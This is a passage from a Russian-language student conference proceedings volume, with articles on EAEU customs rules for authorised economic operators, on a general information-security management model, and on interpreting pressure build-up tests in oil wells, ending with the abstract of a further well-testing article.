ОСОБЕННОСТИ ИЗМЕНЕНИЯ СТАТУСА УПОЛНОМОЧЕННЫХ ЭКОНОМИЧЕСКИХ ОПЕРАТОРОВ С СОВЕРШЕНСТВОВАНИЕМ ЗАКОНОДАТЕЛЬСТВА В РАМКАХ ЕАЭС

Аннотация:

В статье рассмотрены изменения в законодательстве ЕАЭС. Проанализированы преимущества института уполномоченных экономических операторов при оказании услуг участникам ВЭД. Проведена сравнительная характеристика старого и нового таможенных кодексов. Обоснована необходимость дальнейшего совершенствования нормативной базы в рамках международных интеграционных процессов.

Ключевые слова: уполномоченный экономический оператор(УЭО), Таможенного кодекса Евразийского Экономического Союза (ТК ЕАЭС), Внешнеэкономическая деятельность (ВЭД), упрощения, таможенные процедуры.

Melnik N.I.
student
Kaluga state University University them. K.E. Tsiolkovsky
Kaluga, Russian Federation
Burykin S.I. student
Kaluga state University University them. K. E. Tsiolkovsky
Kaluga, Russian Federation
Dorozhkina T.V., Ph. D.
associate Professor of customs
Kaluga state University University them. K. E. Tsiolkovsky
Institute of management, business and technology
Kaluga, Russian Federation

FEATURES OF CHANGE OF STATUS OF AUTHORIZED ECONOMIC OPERATORS WITH THE IMPROVEMENT OF LEGISLATION IN THE FRAMEWORK OF THE EAEU

Abstract:

the article deals with changes in the legislation of the EAEU. The advantages of the Institute of authorized economic operators in the provision of services to foreign trade participants are analyzed. The comparative characteristic of the old and new customs codes is carried out. The necessity of further improvement of the regulatory framework in the framework of international integration processes is substantiated.

Keywords: authorized economic operator (AEO), Customs code of the Eurasian Economic Union (EAEU TC), foreign Economic activity (FEA), simplifications, customs procedures.

На современном этапе развития единого экономического пространства усиливаются интеграционные процессы между отдельными государствами на постсоветском пространстве. Интеграционные процессы невозможны без совершенствования нормативной базы. Примером создания единого правового поля является принятие нового Таможенного кодекса Евразийского Экономического Союза (далее ТК ЕАЭС), закрепившего существенные изменения во всех сферах таможенного дела.

С увеличением объемов внешней торговли, особую роль в развитии логистической цепи поставок и совершенствовании таможенных операций отведена посредническим структурам. Именно для этого необходимы вспомогательные институты, которые осуществляют посреднические услуги. Сюда относятся околотаможеннная инфраструктура, которая включает такие лица как: таможенный представитель, владелец СВХ, владелец таможенного склада, таможенный перевозчик, владелец магазина беспошлинной торговли. Среди прочих, эти изменения коснулось института уполномоченного экономического оператора.

Для проведения сравнительной характеристики нового и старого кодексов, можно выделить несколько аспектов, связанных с деятельностью уполномоченных операторов:

– Количественные параметры глав и статей;
– Круг лиц, допускающихся к системе операторов;
– Введение многоуровневой системы получения статуса УЭО;
– Типы свидетельств и виды специальных упрощений;
– Статус УЭО и условия его присвоения;
– Период осуществления ВЭД для получения статуса УЭО.

Можно заметить, что институту УЭО в настоящее время уделяют достаточное внимание. [4]

Но для начала рассмотрим, кто такой уполномоченный экономический оператор в соответствии с новым кодексом.

Институт уполномоченного экономического оператора был введен Таможенным Кодексом Таможенного Союза 2010 года. Однако на практике УЭО начали работать с 2012 года. По новому законодательству уполномоченным экономическим оператором (УЭО) - является юридическое лицо, созданное в соответствии с законодательством государств-членов и включенное в реестр уполномоченных экономических операторов в порядке и при соблюдении условий, которые установлены главой 61 Ст 430 ТК ЕАЭС. [1]

В первую очередь стоит обратить внимание на то, что в новом кодексе отведена отдельная Глава 61 в отношении экономических операторов. В ней предусмотрено 14 статей и 8 отсылочных норм на Решение Комиссии. В то время, как по старому кодексу ТК ТС выделялось 4 статьи и 2 решения ЕЭК. Фактически все регулирование вопросов операторов переносится с национального на наднациональной уровень.

Также стоит отметить, что по новым правилам, круг лиц, которые допущены к системе операторов расширился до принятых в международной практике. По старому ТК ТС предполагалось, что только декларант вправе применять специальные упрощения. В нынешнем таможенном кодексе, такие участники цепи поставок, как: перевозчики, экспедиторы, таможенные представители, владельцы СВХ получили право пользоваться привилегиями УЭО. Они выбирают этот статус в зависимости от тех упрощений, которые предусмотрены для УЭО.[4]

Существенным изменением является введение многоуровневой системы получения статуса УЭО. Если раньше предусматривался только один тип свидетельства и 4 вида упрощений, то по новому кодексу предусматривается 3 типа свидетельства и 17 видов упрощений. Каждый тип свидетельства имеет свой набор упрощений. Первому типу назначается первоочередной порядок совершения таможенных операций А это значит, что для уполномоченных операторов выделяются отдельные полосы для движения в международных пунктах пропуска.Также предполагается выпуск товаров до подачи декларации. По новому кодексу заявление будет подаваться только в электронной форме, а срок подачи декларации теперь не позднее 15-го числа месяца, в то время, как по старому кодексу было не позднее 10-го числа месяца. Второму типу свидетельства предусматриваются упрощения в сфере таможенного контроля, теперь компаниям предоставляются собственные площадки, где будут проходить практически все процедуры таможенного оформления. Третий тип включает уже все эти упрощения. [3]

Законодатель определяет статус УЭО и условия его присвоения. По новому законодательству статус УЭО признается на всей территории Союза с учетом принципа «резиденства». По новым правилам статус присваивается в зависимости от направлений экономической деятельности компании и ее стажа работы на рынке и стажа работы в качестве УЭО. Благодаря стажу работы и добросовестного выполнения своих обязанностей, снижается

сумма финансового обеспечения деятельности с 1 млн EUR до 150 тыс. EUR с уменьшением в 200 тыс EUR каждые 2 года. Но, например, если лицо включается одновременно в несколько реестров, то ему не нужно будет вносить дополнительное обеспечение.Он внесет только максимальную сумму обеспечения.

По старому кодексу предусматривалось 7 базовых условий присвоения статуса, а в настоящее время их 10. Рассмотрим новые и видоизмененные условия:

- единое условие для всех кандидатов на получение статуса УЭО является осуществление ВЭД не менее трех лет, а для таможенного перевозчика минимальный стаж – два года.

- не допускается наличие фактов привлечения к уголовной ответственности акционеров, имеющих 10 и более процентов акций юридического лица, его учредителей, главного бухгалтера.

– нахождение в собственности, хозяйственном ведении, оперативном управлении или аренде сооружений, помещений (частей помещений) и (или) открытых площадок (частей открытых площадок), предназначенных для временного хранения товаров;

– соблюдение требований к сооружениям, помещениям (частям помещений) и (или) открытым площадкам (частям открытых площадок), к транспортным средствам и работникам юридического лица, претендующего на включение в реестр уполномоченных экономических операторов (данные требования предусмотрены для получения свидетельств 2-го и 3-го типа и определены Решением ЕЭК № 131). [1.]

Обратим внимание на приостановления действия свидетельства УЭО. Приостановление будет действовать в течение 120 дней. Такой срок необходим для того, чтобы оператор смог принять необходимые меры для решения тех вопросов, по которым было приостановлено свидетельство и не был исключен из реестра.

Таким образом, изменения, внесенные в ТК ЕАЭС предоставили множественные упрощения и преимущества в получении многоуровневого статуса УЭО, расширили круг возможностей не только уполномоченного экономического оператора, но и других участников ВЭД. Все эти изменения, в ТК ЕАЭС, должны помочь институту уполномоченного экономического оператора стать более досягаемым и благоприятным для бизнеса всех стран Евразийского экономического союза, а также создать новые конкурентные преимущества для субъектов национального рынка государств — членов ЕАЭС.

Использованные источники:

1. "Таможенный кодекс Евразийского экономического союза" (приложение N 1 к Договору о Таможенном кодексе Евразийского экономического союза) [Электронный ресурс] / Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_215315/88361159f5d88f 693852ccdcf18f37b719d14fa9/ (дата обращения: 17.11.2018)

2. Типы свидетельств уполномоченного экономического оператора [Электронный ресурс] /Режим доступа: http:// www.baif.by/stati/tri-tipa-svidetelstva-ueo-1/ (дата обращения: 17.11.2018)
3. Тарарухин Р.А. Институт посреднических услуг в таможенном деле // Новое слово в науке: перспективы развития : материалы X Междунар. науч.–практ. конф. (Чебоксары, 31 дек. 2017 г.). В 2 т.
4. Шерстобитов В.Ю. Совершенствование административно-правового регулирования деятельности таможенных представителей [Электронный ресурс]. – Режим доступа: http://www.secreti.info/23-2p.html (дата обращения: 17.11.2018).

УДК 004.02

Меньшиков Д.М.
студент магистратуры 3 курса
факультет «Радиотехники и телекоммуникаций»
Рязанский Государственный Радиотехнический Университет
научный руководитель: Дмитриев В.Т., к.техн.н.
доцент
Россия, г. Рязань

УПРАВЛЕНИЕ БЕЗОПАСНОСТЬЮ: НОВАЯ МОДЕЛЬ СООТВЕТСТВИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Аннотация: В статье описывается управление безопасностью. Рассматривается ключевые компоненты управления системой безопасности, идентификация и управление доступом.

Ключевые слова: Модель управления безопасностью, идентификация, управление безопасностью, управление доступом, защита от угроз.

Menshikov D.M., 3rd year master's student
faculty «Radio engineering and telecommunications»
Ryazan State Radio Engineering University
Russia, Ryazan
Scientific Advisor: Dmitriev V.T.
Associate Professor, candidate of technical Sciences

SECURITY MANAGEMENT: A NEW MODEL OF COMPLIANCE WITH INFORMATION SECURITY

Abstract: This article describes how to manage security. The key components of security system management, identification and access control are considered.

Keywords: Security management Model, identification, security management, access control, protection against threats.

Современный мир бросает серьезный вызов проблемам безопасности организаций, так как защита жизненно важных данных может быть дорогостоящей и достаточно трудной задачей. Достижение подобных целей

требует иного мышления; возникает потребность в новой модели управления безопасностью, объединяющей разнородные элементы, защищающие ресурсы, с формированием единого, законченного и простого в управлении решения.

Новая модель управления безопасностью согласует систему безопасности с требованиями организаций, интегрируя три критически важных компонента безопасности:

-идентификацию пользователей и управление доступом;

-защиту от угроз;

-управление информацией безопасности.

Каждый компонент должен быть открытым и гибким, а также обладать возможностью простой интеграции с другими компонентами и с решениями сторонних производителей.

Итак, управление безопасностью требует упреждающего подхода и отклика по требованию на события, происходящие в непрерывно изменяющейся среде безопасности. При правильном внедрении интегрированное управление безопасностью позволяет лучше понять среду безопасности во всей ее сложности, преобразовать данные безопасности в аналитическую информацию, получая своевременные ответы на критически важные вопросы.

Ключевые компоненты управляемой системы безопасности

Система безопасности является важным компонентом инфраструктуры современного бизнеса. В динамической вычислительной среде, где развертывание и переконфигурирование системы являются повседневными событиями, критически важно обеспечить уверенность в следующих компонентах:

-Защита критически важных ресурсов от злонамеренного кода, такого как вирусы и сетевые черви;

-Упреждающее смягчение рисков за счет уменьшения числа уязвимостей;

-Принудительное осуществление политик безопасности;

-Автоматизированная подготовка и ведение цифровых идентификаторов;

-Удобный, защищенный доступ к приложениям со стороны всех пользователей;

-Интегрированные решения, с централизованным контролем расширенной инфраструктуры безопасности.

Новая модель решений управления безопасностью по требованию обладает гибкостью, необходимой для достижения соответствия каждого аспекта безопасности организации, что достигается путем автоматизации, упрощения и упорядочения процессов. Кроме того, данная модель предоставляет возможность отслеживания в реальном времени многих событий безопасности, ежедневно происходящих в организациях, обеспечивая при этом своевременный и безошибочный отклик [1].

Интеграция в едином упреждающем решении трех ключевых компонентов управления безопасностью - управления идентификацией и доступом, защиты от угроз и управления информацией безопасности - помогает достичь эксплуатационной эффективности и соответствия нормативам, а также снизить затраты, смягчить риск и гарантировать непрерывность работы организаций.

Идентификация и управление доступом

В большинстве компаний ключевыми функциями успешного проведения бизнеса являются идентификация пользователей и присвоение привилегий доступа. Среди тех, кому необходима идентификация, - сотрудники, подрядчики, партнеры, инвесторы, то есть все, кто участвует в повседневной работе организации [2].

С помощью управления идентификацией определяется, кто именно получает доступ к конкретной интрасети, приложению, базе данных и платформе, с последующим предоставлением базовых функций, таких как электронная почта.

До настоящего времени идентификация пользователя и доступ были организованы как отдельные записи, хотя фактически они были неразрывно связаны и должны рассматриваться в качестве единого целого.

Новая модель управления безопасностью интегрирует эти две функции, обеспечивая обмен информацией и соответствующий доступ на основе идентификации, не создавая при этом уязвимостей. Кроме того, данная модель блокирует доступ в сеть неавторизованным пользователям и предоставляет авторизованным пользователям доступ к информации, необходимой для выполнения повседневных производственных обязанностей.

Ключевыми возможностями, которые должны быть объединены в единое целое для успешной идентификации и управления доступом, являются следующие: Подготовка, автоматизирующая процесс настройки, требуемый для введения в систему нового пользователя, что позволяет уже в течение дня получить готовые к работе учетные записи.

Что особенно важно, хорошо реализованная подготовка позволяет администраторам управлять всем жизненным циклом идентификации, включая изменение ролей и удаление учетной записи после окончания авторизации пользователя. Защищенность, гарантирующая, что организация поддерживает целостность своих информационных ресурсов, блокируя все попытки неавторизованного доступа.

Это позволяет осуществлять скрупулезный контроль над тем, кто именно получает доступ, к каким именно ресурсам, а также какие операции данному пользователю позволено выполнять. Аудит, обеспечивающий отслеживание и создание отчетов о доступе, необходим для достижения соответствия законодательным нормам и, при необходимости, осуществления следственного анализа после выявления нарушений. Таким образом, можно определить, откуда именно исходит угроза, и заблокировать

последующие атаки.

Надежное управление идентификацией и доступом создает основу для управления безопасностью, контролируя риски системы, связанные с идентификацией, осуществляя последовательную политику безопасности в рамках всей компании и делегируя пользователям права администрирования. Это помогает снизить административные издержки, в частности, за счет интегрированного аудита, основанного на ролях управления доступом, и автоматизированного управления.

При правильной реализации подобное управление способно обеспечить максимальные преимущества с быстрым возвратом инвестиций, повысить уровень безопасности, повысить эффективность и снизить затраты.

Использованные источники:

1. Олифер В.Г., Олифер Н.А., Компьютерные сети: учеб. пособие для вузов. – СПб.: Питер, 2017. – 737 с.
2. Малюк А.А., Горбатов В.С., Королев В.И., Введение в информационную безопасность: учеб. пособие для вузов. – СПб.: Питер, 2016. – 256 с.

УДК 622.243.24

Мерзляков С.А.
студент магистратуры 3 курса
факультет «Горно-нефтяной»
Уфимский государственный нефтяной технический университет
Россия, г. Уфа

СОВРЕМЕННЫЕ МЕТОДЫ ИНТЕРПРЕТАЦИИ ГИДРОДИНАМИЧЕСКИХ ИССЛЕДОВАНИЙ СКВАЖИН СО СНЯТИЕМ КРИВЫХ ВОССТАНОВЛЕНИЯ ДАВЛЕНИЯ ПРИ ПОМОЩИ ТЕРМОМАНОМЕТРИЧЕСКИХ СИСТЕМ

Аннотация: в статье рассматриваются современные методы интерпретации данных гидродинамических исследований скважин со снятием кривых восстановления давления. Также рассматривается внедрение и отработка метода постоянного мониторинга продуктивного пласта, продуктивности скважин, фильтрационно-емкостных свойств пластов и скин-фактора скважин при помощи термоманометрических систем и алгоритмов интерпретации.

Ключевые слова: гидродинамика, исследование скважин, интерпретация, кривые восстановления давления, термоманометрические системы

Merzlyakov S.A.
graduate student, 3 course
Faculty «Mining oil»
Ufa State Petroleum Technical University
Russia, Ufa

ACTUAL METHODS FOR THE INTERPRETATION OF HYDRODYNAMIC RESEARCHES OF WELLS WITH REMOVAL OF PRESSURE RESTORATION CURVES BY THERMOMOMOMETRIC SYSTEMS.

Annotation: the article discusses modern methods for interpreting data from hydrodynamic studies of wells with the removal of pressure recovery curves. Also considered is the introduction and testing of the method of continuous monitoring of the reservoir, well productivity, reservoir properties of reservoirs and the skin factor of wells using thermo-manometric systems and interpretation algorithms.

Keywords: hydrodynamics, well research, interpretation, pressure recovery curves, thermo-manometric systems.

1.1 Современные методы интерпретации ГДИС

Современный анализ ГДИС включает анализ графика производной давления, учет истории работы скважины, метод нелинейной регрессии в качестве основного алгоритма интерпретации и компьютерные технологии, автоматизирующие процесс интерпретации.[1]

Диагностический график включает совместный график данных

замеров графиком давления в двойных логарифмических координатах logΔP-logt и график производной давления log(dΔP/dlogt)-logt. Совмещенный график позволяет выявлять характерные особенности КИД, присущие различным ее участкам. По этим особенностям можно качественно определить характер связи пласта с границей, модель пласта и модель границ, поэтому такой график называется диагностическим. В таблицах 1.1 - 1.3 приведены основные характерные особенности диагностических графиков на раннем, промежуточном и позднем этапе КИД.


Таблица 1.1 – Основные характерные особенности диагностических графиков на раннем этапе

Тип течения	Модель	Схема диагност. линий давления и производной давления	logΔP-logt	log(ΔP/dlogt)-logt
Послеприток	Все модели		Линия с уклоном 1	
Билинейный	Трещина конечной проводимости		Прямая линия с уклоном 1/4	Прямая линия с уклоном 1/4
Линейный	Трещина бесконечной проводи-мости		Прямая линия с уклоном 1/2	Прямая линия с уклоном 1/2

Таблица 1.2 – Основные характерные особенности диагностических графиков на промежуточном этапе

Тип течения	Модель	Схема диагност. линий давления и производной давления	logΔP-logt	log(ΔP/dlogt)-logt
Послеприток	Переменное ВСС		Линия с уклоном 1	Линия с уклоном 1
Радиальный	Все модели		Возрастающая кривая	Прямая линия с уклоном 0
Линейный	Горизонтальная скважина		Прямая линия с уклоном 1/2	Прямая линия с уклоном 1/2
Сферический	Частично вскрытый пласт		Возрастающая кривая	Прямая линия с уклоном −1/2

Таблица 1.3 – Основные характерные особенности диагностических графиков на позднем этапе

Тип течения	Модель	Схема диагност. линий давления и производной давления	logΔP-logt	log(ΔP/dlogt)-logt
Стационарный режим	КВД, КПД. Границы с постоянным давлением, замкнутый пласт		Прямая линия с уклоном 0	→0
Псевдо-стационарный режим	КСД, ограниченный пласт с непроницаемыми границами		Линия с уклоном 1	Линия с уклоном 1
Линейный режим	Канало-образный коллектор		Прямая линия с уклоном 1/2	Прямая линия с уклоном 1/2

На рисунке 1.1 представлен наиболее характерный пример диагностического графика КВД.




Рисунок 1.1 – Диагностический log – log график КВД для теста 1: 1 – КВД, 2 – логарифмическая производная, 3 – линия с уклоном 1

Начальный участок диагностического графика имеет уклон кривой давления и производной давления 1, что соответствует типу связи скважины с пластом с послепритоком, описываемым постоянным коэффициентом ствола скважины. Далее производная давления проходит через характерный «горб» - максимум производной и на промежуточном участке КВД выходит на «полку» с нулевым уклоном, что соответствует радиальному режиму потока. Поздний участок КВД характеризуется выходом давления на постоянное значение и падением производной давления, что соответствует наличию границы постоянного давления[1].

В заключение приведем формулы для расчета логарифмической производной применительно к набору данных измерения {Pi,ti} .

Простейшая формула численного дифференцирования приводит к следующему выражению для расчета логарифмической производной в точке ti:

$$\left[\frac{dP}{d\log t}\right]_i \cong \frac{P_{i+1} - P_{i-1}}{\log(t_{i+1}) - \log(t_{i-1})} \quad (1.1)$$

Влияние «шума» при расчете производной можно уменьшить, если для расчета производной в точке ti использовать не соседние точки данных, как в (1.1), а точки, отстоящие от ti на некотором расстоянии:

$$\left[\frac{dP}{d\ln t}\right]_i \cong \frac{P_{i+n} - P_{i-k}}{\ln(t_{i+n}) - \ln(t_{i-k})} \quad (1.2)$$

Расстояние между крайними точками времени для оценки производной выбирается в зависимости от степени «зашумленности» данных, но обычно этот разброс ограничивается соотношением:

$$\log(t_{i+n}) - \log(t_{i-k}) < 0.35 \quad (1.3)$$

Еще более точно логарифмическую производную можно вычислить с помощью алгоритма многоточечной линейной регрессии, заключающегося в нахождении наклона тренда прямой линии, проведенной через точки, попадающие в интервал {ti-k,ti+n}. Ниже приводятся расчетные формулы для расчета производной с помощью многоточечной регрессии:

$$\left[\frac{dP}{d\ln t}\right]_i \cong \frac{\sum_{j=i-k}^{i+n}(P_i \cdot \ln t_i) - \frac{\left(\sum_{j=i-k}^{i+n} P_i\right)\left(\sum_{j=i-k}^{i+n} \ln t_i\right)}{n+k+1}}{\sum_{j=i-k}^{i+n}(\ln t_i)^2 - \frac{\left(\sum_{j=i-k}^{i+n} \ln t_i\right)^2}{n+k+1}} \quad (1.4)$$

В заключение отметим, что для корректной диагностики участка радиального притока и определения ФЕС пласта в случае переменного дебита до остановки скважины на КВД при построении диагностического графика, производную следует вычислять не по времени Δt=t - tk, а по

эффективному времени:

$$\Delta t^* = \Delta t \prod_{i=1}^{K} \left(\frac{t_K - t_{i-1}}{\Delta t + t_K - t_{i-1}} \right)^{\frac{q_i - q_{i-1}}{(q_K - q_{K+1})}} \quad (1.5)$$

а график строить по времени Δt . В этом случае переменная история дебита не будет искажать участок радиального притока.

1.2 Метод нелинейной регрессии[2]

Развитие вычислительных алгоритмов и компьютерных технологий за последние несколько десятков лет позволили существенно повысить достоверность и информативность методов интерпретации ГДИС. На сегодняшний день основным алгоритмом интерпретации ГДИС является алгоритм нелинейной регрессии, который по существу является результатом развития методов типовых кривых с привлечением современных численных алгоритмов. Стандартный метод нелинейной регрессии, используемый для интерпретации гидродинамических исследований, заключается в сравнении набора значений {ΔPi, Δti}, полученных при исследовании скважины, с теоретической кривой ΔPc(t)=F(A,t), представленной в общем виде для производной модели пласта с учетом истории работы скважины. Набор искомых параметров интерпретации A=(a1,a2,…ak) находится из условия минимизации невязки $\sum_i \left[\Delta P_i - F\left(A, \Delta t_i\right)\right]^2$.

Наиболее известным алгоритмом нелинейной регрессии, применяемым во многих современных программных продуктах по ГДИС, является алгоритм Левенберга – Марквардта.

1.3 Метод переменных Лапласа[2]

Суть предлагаемого метода состоит в преобразовании исходного набора значений в набор значений в LCM-образах и его сравнения с аналитическим решением соответствующей задачи, также представленной в LCM-образах {Pi',ti'}. При LCM-преобразовании диагностические линии степенного вида P=ctn переходят в аналогичные степенные линии P'=c't'n, а зависимость P=ln(t) переходит сама в себя P'=ln(t') и диагностический log-log график в LCM переменных будет иметь вид, аналогичный виду диагностического графика в исходных переменных, что позволяет выполнять анализ характера течений точно так же, как и для традиционного представления. Однако метод имеет один существенный недостаток, связанный с характером преобразования Лапласа. Действительно, интегрирование по времени в преобразовании Лапласа выполняется от 0 до ∞, в то время как фактические замеры всегда являются ограниченными во времени. Поэтому, для применения численного преобразования Лапласа к данным измерений, необходимо «спрогнозировать» форму КВД в период времени от конечной точки замера до ∞. Поскольку в большинстве

практических случаев КВД выходит на пластовое давление, логично представить поведение давления на больших временах в форме:

$$P(t) = P_{pl} - a\exp(-bt) \tag{1.6}$$

где коэффициенты a и b , которые вместе с пластовым давлением Ppl, могут быть определены, например, с помощью алгоритма нелинейной регрессии на конечном участке КВД. Такой подход соответствует модели круговой границы постоянного давления. Соответственно, использовать метод переменных Лапласа для определения границ пласта будет некорректно, так как модель границ уже заложена аппроксимацией. Однако, если задача определения границ пласта не стоит, то использование метода для диагностики режимов течения, определения параметров пласта (гидропроводности, проницаемости) и характера связи скважины с пластом (скин –фактор, параметры трещин) вполне может быть корректно.

1.4 Метод вычета послепритока[2]

Одним из осложняющих факторов интерпретации КВД является длительный период послепритока, характерный для механизированного фонда скважин при исследовании с восстановлением уровня. Длительный период послепритока часто частично или полностью скрывает или искажает участок радиального притока, что может привести к неправильной диагностике модели скважина-пласт и к значительным ошибкам, получаемым традиционными методами параметров интерпретации (скин-фактора, проницаемости и др.). Приближенные методы анализа КВД с послепритоком, в силу математической необоснованности и ограниченности, в настоящее время практически не применяются. Метод интерпретации, является математически обоснованным и позволяет использовать современные методы анализа – диагностику производной давления, алгоритм нелинейной регрессии и весь спектр имеющихся теоретических решений для различных моделей скважина-пласт в образах Лапласа. Выражение может быть переписано в виде:

$$\frac{\Delta P'(\Delta t')}{q_0 - \Delta q(\Delta t')} = E'(A, \Delta t') \tag{1.7}$$

где E’(A, Δt’) есть решение задачи о мгновенном пуске скважины в работу с единичным дебитом. Как видно из (4.20), левая часть этого соотношения может быть вычислена на основании данных замеров давления и дебита послепритока при снятии КВД. В случае исследований с восстановлением уровня, дебит послепритока может быть также вычислен по данным показаний манометров, установленных на устье скважины (в затрубном пространстве), в колонне НКТ и на забое скважины по формуле:

$$\Delta q(t) = -\frac{A_z}{\rho g}\frac{d\left[P_c(t) - P_z(t)\right]}{dt} + \frac{A_{NKT}}{\rho g}\frac{d\left[P_{NKT}(t)\right]}{dt}$$

(1.8)

где АЗ - площадь сечения межколонного пространства, ANKT - площадь сечения НКТ, ρ - плотность флюида, g - ускорение свободного падения, Pc - давление на забое скважины, PNKT - давление в НКТ выше насоса.

Диагностический график функции E'(A, Δt') не содержит участка ВСС, что формально дает возможность (с поправкой на точность расчетов дебита послепритока) получить участок радиального притока на более ранних временах, чем в случае традиционных методов в исходных координатах P-t. Таким образом, рассматриваемый метод может использоваться для «выделения» участка радиального притока и определения проницаемости пласта и скин-фактора скважины. Описанный алгоритм впервые был реализован в ПО «Мониторинг ГДИС».

2 Пересчёт параметров ТМС на кровлю пласта[1]

Мониторинг ГДИС предназначен для интерпретации гидродинамических исследований на установившихся (индикаторные диаграммы) и неустановившихся режимах (КВД и КСД фонтанных и газовых скважин, КПД нагнетательных скважин, КВУ механизированных скважин, КВД механизированных скважин с ТМС и глубинными манометрами) и хранения в интегрированной базе данных исходных данных и результатов интерпретации.

Мониторинг ГДИС имеет дополнительные возможности для обработки ГДИС с учетом технологии исследования, отсутствующие в большинстве других программных продуктов. К таким возможностям относятся:

- Определение пластового и забойного давления методом аппроксимации последнего участка КВД и КСД.
- Пересчет уровней и затрубного давления в давление на интервал перфорации при исследованиях методом КВУ.
- Пересчет измеренного давления с использованием ТМС или глубинного электронного манометра на уровень верха перфорации и уровень ВНК с учетом инклинометрии и плотности жидкости в этих интервалах.

По добывающим скважинам при расчёте приняты значения температур на глубину пласта:

а) Расчёт температур на глубину кровли пласта производится по формуле:

$$T_{\text{пл}} = T_{\text{жидк.ТМС}} + (\text{Н}_{\text{пл}} - \text{Н}_{\text{нас}}) * \frac{0{,}0034 + 0{,}79w * Cos\alpha}{\frac{q}{10^{20} * d^{2.67}}}, \qquad (5.1)$$

б) Средний геотермический градиент в интервале Нпл – Ннас определяется по результатам термометрии добывающих скважин и определяется по формуле:

$$w = \frac{T_{\text{пл}} - T_{\text{жидк.ТМС}}}{\text{Н}_{\text{пл}} - \text{Н}_{\text{нас}}}, \qquad (5.2)$$

где q – дебит скважины, м3/сек;

Нпл – глубина до кровли пласта, м;

Ннас – глубина спуска насоса, м;

d – внутренний диаметр эксплуатационной колонны, м;

Тжидк.ТМС – температура жидкости на глубине установки ТМС, град С;

в) Коэффициент кривизны ствола скважины рассчитывается по формуле:

$$Cos\alpha = \frac{Н_{пл} - \Delta Н_{удл}}{Н_{пл}}, \quad (5.3)$$

где, ΔНудл – удлинение на глубину кровли пласта, м;

г) Определение забойного давления при водонефтяном разделе ниже интервала перфорации пласта рассчитывается по формуле:

$$Р_{заб} = Р_{тмс} + \rho_{н} * g * (Н_{ВДП} - Н_{ТМС}), \quad (5.4)$$

д) Определение забойного давления при водонефтяном разделе выше интервала перфорации пласта рассчитывается по формуле:

$$Р_{заб} = Р_{ТМС} + \rho_{н} * g * (Н_{ВНР} - Н_{ТМС}) + \rho_{в} * g * (Н_{ВДП} - Н_{ВНР}), \quad (5.5)$$

где, Рзаб – забойное давление, МПа;

РТМС – давление на приёме ТМС;

ρн – плотность нефти, кг/м3;

g – ускорение свободного падения, м/с2;

НВНР – глубина до водонефтяного раздела, м;

НТМС – глубина спуска ТМС, м;

НВДП – глубина до верхних дыр перфорации, м.

Использованные источники:

1. Horne R.N. Modern Well Test Analysis. USA, Petroway Inc.,2002. 257p.

2. Санников В.А., Курочкин В.И., Метт Д.А. Анализ корректности применения метода касательной при интерпретации КВД. Нефтяное хозяйство, №4, 2010г., стр. 2-5.

УДК 622.243.24

Мерзляков С.А.
студент магистратуры 3 курса
факультет «Горно-нефтяной»
Уфимский государственный нефтяной технический университет
Россия, г. Уфа

ИНТЕРПРЕТАЦИЯ РЕЗУЛЬТАТОВ ГИДРОДИНАМИЧЕСКОГО ИССЛЕДОВАНИЯ СО СНЯТИЕМ КВД ПРИ ПОМОЩИ ТЕРМОМАНОМЕТРИЧЕСКИХ СИСТЕМ

Аннотация: в статье рассматриваются результаты интерпретации гидродинамического исследования со снятием кривых восстановления давления и обработки данных в программном обеспечении «Saphir» при помощи термоманометрических систем. Также рассматриваются примеры диагностических графиков КВД и анализируются результаты интерпретаций.

Ключевые слова: гидродинамика, исследование скважин, интерпретация, кривые восстановления давления, термоманометрические системы, ПО «Saphir»

Merzlyakov S.A.
graduate student, 3 course
Faculty «Mining oil»
Ufa State Petroleum Technical University
Russia, Ufa

INTERPRETATION OF RESULTS OF HYDRODYNAMIC RESEARCH WITH REMOVAL OF KVD THROUGH THERMOMANOMETRIC SYSTEM.

Annotation: The article discusses the results of interpretation of hydrodynamic research with the removal of pressure recovery curves and data processing in the software "Saphir" using thermomanometric systems. It also discusses examples of diagnostic curves for CVDs and analyzes the results of interpretations.

Keywords hydrodynamics, well testing, interpretation, pressure recovery curves, thermo-manometric systems, Saphir software

